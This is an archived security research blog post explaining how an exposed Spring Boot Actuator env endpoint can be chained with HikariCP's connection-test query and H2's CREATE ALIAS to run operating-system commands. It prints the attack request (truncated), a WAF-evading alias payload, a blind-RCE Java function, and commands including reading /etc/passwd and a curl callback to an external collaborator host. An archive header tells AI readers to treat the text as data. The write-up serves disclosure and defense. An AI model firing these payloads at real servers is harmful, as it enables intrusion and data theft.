Remote Code Execution in Three Acts: Chaining Exposed Actuators and H2 Database Aliases in Spring Boot 2

Remote Code Execution in Three Acts: Chaining Exposed Actuators and H2 Database Aliases in Spring Boot 2 - Author not stated, spaceraccoon.dev.

- Published: 2020-01-12
- Original: <https://spaceraccoon.dev/remote-code-execution-in-three-acts-chaining-exposed-actuators-and-h2-database>
- Current location: <https://spaceraccoon.dev/remote-code-execution-in-three-acts-chaining-exposed-actuators-and-h2-database/>
- Preserved from: https://spaceraccoon.dev/remote-code-execution-in-three-acts-chaining-exposed-actuators-and-h2-database/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Remote Code Execution in Three Acts: Chaining Exposed Actuators and H2 Database Aliases in Spring Boot 2

Jan 12, 2020 · 1043 words · 5 minute read

Prelude

The Spring Boot framework is one of the most popular Java-based microservice frameworks that helps developers quickly and easily deploy Java applications. With its focus on developer-friendly tools and configurations, Spring Boot accelerates the development process.

However, these development defaults can become dangerous in the hands of inexperienced developers. My write-up expands on the work of Michal Stepankin, who researched ways to exploit exposed actuators in Spring Boot 1.x and achieve RCE via deserialization. I provide an updated RCE method via Spring Boot 2.x's default HikariCP database connection pool and a common Java development database, the H2 Database Engine. I also created a sample Spring Boot application based on Spring Boot's default tutorial application to demonstrate the exploit.

Let's begin with the final payload:

```
POST /actuator/env HTTP/1.1
Host: target.app
Content-Type: application/json

{"name":"spring.datasource.hikari.connection-test-query","value":"CREATE ALIAS EXEC AS CONCAT('String shellexec(Str
```

The payload comprises of three different parts: the environment modification request to the `/actuator/env` endpoint, the `CREATE ALIAS` H2 SQL command, and of course the final OS command injection.

Act One: Exposed Actuators

Spring Boot Actuators creates several HTTP endpoints that allows a developer to easily monitor and manage an application. As Stepankin notes, "Starting with Spring version 1.5, all endpoints apart from /health and /info are considered sensitive and secured by default, but this security is often disabled by the application developers." For this exploit, the `/actuator/env` endpoint must be exposed. Developers only need to add `management.endpoints.web.exposure.include=env` (or worse, `management.endpoints.web.exposure.include=*`) to their `application.properties` configuration file to expose this.

The `/actuator/env` endpoint includes the `GET` and `POST` methods to retrieve and set the application's environment variables. The `POST` request uses the following format:

```
POST /actuator/env HTTP/1.1
Host: target.app
Content-Type: application/json

{"name":"<NAME OF VARIABLE>","value":"<VALUE OF VARIABLE>"}
```

You can explore the list of environment variables for the application, which provide data about the execution context and system. However, only a few of these variables can be leveraged to change the app at runtime, and even fewer can be used to achieve code execution. Fortunately, Spring Boot 2.x uses the HikariCP database connection pool by default, which introduces one such variable.

Act Two: H2 CREATE ALIAS Command

HikariCP helps applications communicate with databases. According to its documentation, it accepts the `connectionTestQuery` configuration which defines `the query that will be executed just before a connection is given to you from the pool to validate that the connection to the database is still alive.` The matching Spring Boot environment variable is `spring.datasource.hikari.connection-test-query`. In short, whenever a new database connection is created, the value of `spring.datasource.hikari.connection-test-query` will be executed as an SQL query first. There are two ways to trigger a new database

connection - either by restarting the app with a request to `POST /actuator/restart` or changing the number of database connections and initializing it by making multiple requests to the application.

This is already pretty serious - you can run arbitrary SQL queries and drop the database if you want. However, let's escalate this further and look into the H2 Database Engine, one of the most popular Java development databases. Think of it as a Java-based SQLite, but extremely easy to integrate into Spring Boot. It only requires one dependency. As such, it's commonly used in Spring Boot development.

Matheus Bernardes highlighted an important SQL command included in H2: `CREATE ALIAS`. Similar to PostgreSQL's User-Defined Functions, you can define a Java function corresponding to the alias and subsequently call it in an SQL query like you would a function.

```
CREATE ALIAS GET_SYSTEM_PROPERTY FOR "java.lang.System.getProperty";
CALL GET_SYSTEM_PROPERTY('java.class.path');
```

Of course, you can use Java's `Runtime.getRuntime().exec` function, which allows you to execute OS commands directly.

Act Three: Command Injection against WAFs and Limited Execution Contexts

At this point, you might come up against common WAF filters especially with juicy strings like `exec()` and so on. However, one advantage of such a nested payload is that you can easily find bypasses using various string concatenation techniques. RIPStech's Johannes Moritz demonstrates this by breaking up the query using the `CONCAT` and `HEXTORAW` commands:

```
CREATE ALIAS EXEC AS CONCAT('void e(String cmd) throws java.io.IOException',
HEXTORAW('007b'),'java.lang.Runtime rt= java.lang.Runtime.getRuntime();
rt.exec(cmd);',HEXTORAW('007d'));
CALL EXEC('whoami');
```

Another challenge is that you might be executing code in an extremely limited context. The application might be running in a Dockerized instance without internet access and with limited commands available; Alpine Linux, the most common Linux distribution in Docker, doesn't even have Bash. Additionally, the `exec()` function executes raw OS commands rather than in a shell, removing helpful tools like boolean comparisons, pipes, and redirections.


Here, it helps to zoom out a little and approach the payload in a holistic manner. Remember that the point of `spring.datasource.hikari.connection-test-query` is to validate whether the connection to the database is still alive. If the query fails, the application will believe that the database is not reachable and no longer return other database queries. An attacker can leverage this to get a blind RCE where instead of a command like `curl x.burpcollaborator.net`, they run `grep root /etc/passwd`. This returns output (since `/etc/passwd` does include the `root` string) and thus the query succeeds. The application continues to function normally. If they run `grep nonexistent`

`/etc/passwd`, the command returns no output, the Java code throws an error, and the query fails, causing the app to fail.

```
String shellexec(String cmd) throws java.io.IOException {
 java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream());
 if (s.hasNext()) {
  return s.next();  // OS command returns output; return output and SQL query succeeds
 }
 throw new IllegalArgumentException(); // OS command fails to return output; throw exception and SQL query fails
}
```

This is an interesting way to tie together the three components of the payload to still prove code execution within a limited context. Many thanks to Ian Bouchard for pointing out the possibilities for a blind RCE.

Hopefully, you don't have to deal with that and can get a simple `curl` pingback instead, like my example vulnerable Spring Boot application.



Conclusion: Dangerous Development Defaults

By exposing the `/actuator/env` and `/actuator/restart` endpoints - pretty common in a development setting - a developer puts their application at risk of remote code execution. Of course, this

wouldn't be a problem if the application is run locally, but it's not a stretch to imagine a careless developer putting it on a public IP during proptyping.

A common theme running through this write-up and the associated write-ups is that developers can easily introduce severe vulnerabilities in their code without knowing it. Actuators and the H2 database are useful tools to speed up development and prototyping, but exposing them creates a remote code execution vulnerability by default.
